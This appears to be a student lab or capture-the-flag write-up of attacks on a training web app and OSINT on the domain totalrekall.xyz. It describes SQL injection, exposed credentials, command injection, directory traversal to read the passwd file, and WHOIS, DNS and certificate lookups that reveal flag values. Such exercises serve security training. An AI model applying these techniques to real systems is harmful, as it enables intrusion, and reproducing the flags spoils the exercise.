
We then moved onto the login page, which without input validation or input sanitation turned out to be susceptible to SQL injection.




In the source for the login page, there are some log in credentials left in the source.




We were also able to access the robots.txt file by changing the URL. While in and of itself not a security risk, having it accessible does expose potentially useful information to attackers.



Using the credentials gathered earlier, we were able to access the administrator networking tools. The DNS input field on this page also had no form of input validation or sanitation which allowed us to inject a command into it to cat a text file located in the web application.




Same thing applied to the input field for record checking, despite there being some minimal input validation it was inadequate to prevent all attempts as command injection.



The web application allowed for directory traversal, allowing us to have the disclaimer page post the passwd file instead. These credentials were then able to be used to once again provide access to the administrator tools.

DAY 2




flag 0/3

```
Admin Email: ar of Record identified in this output for information on how to contact the R
Tech Email: r of Record identified in this output for information on how to contact the Re
Name Server:
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-02-22T21:04:46.0Z <<<
```

Queried **whois.godaddy.com** with "**totalrekall.xyz**"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
```

Utilizing the publicly accessible web app Domain Dossier we were able to obtain a multitude of potentially harmful information which is just open to the public. Here we are able to see the physical address for the network.



Read about reduced Whois data due to the GDPR.

Address lookup


canonical name totalrekall.xyz.
aliases
addresses 3.33.130.190
15.197.148.33

DNS records

name	class	type	data	time to live
totalrekall.xyz	IN	A	3.33.130.190	300s (00:05:00)
totalrekall.xyz	IN	A	15.197.148.33	300s (00:05:00)
totalrekall.xyz	IN	NS	ns51.domaincontrol.com	3600s (01:00:00)
totalrekall.xyz	IN	NS	ns52.domaincontrol.com	3600s (01:00:00)
totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600	3600s (01:00:00)
totalrekall.xyz	IN	TXT	flag2 is 7sk67cjsdbs	3600s (01:00:00)
190.130.33.3.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com	300s (00:05:00)
130.33.3.in-addr.arpa	IN	NS	ns-1072.awsdns-06.org	172800s (2.00:00:00)
130.33.3.in-addr.arpa	IN	NS	ns-1987.awsdns-56.co.uk	172800s (2.00:00:00)
130.33.3.in-addr.arpa	IN	NS	ns-439.awsdns-54.com	172800s (2.00:00:00)
130.33.3.in-addr.arpa	IN	NS	ns-521.awsdns-01.net	172800s (2.00:00:00)
130.33.3.in-addr.arpa	IN	SOA	server: ns-521.awsdns-01.net email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400	900s (00:15:00)

-- end --
URL for this output | return to CentralOps.net, a service of Hexillion

We also were able to access DNS records for the domain.



crt.sh Identity Search Group by Issuer


Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates


crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

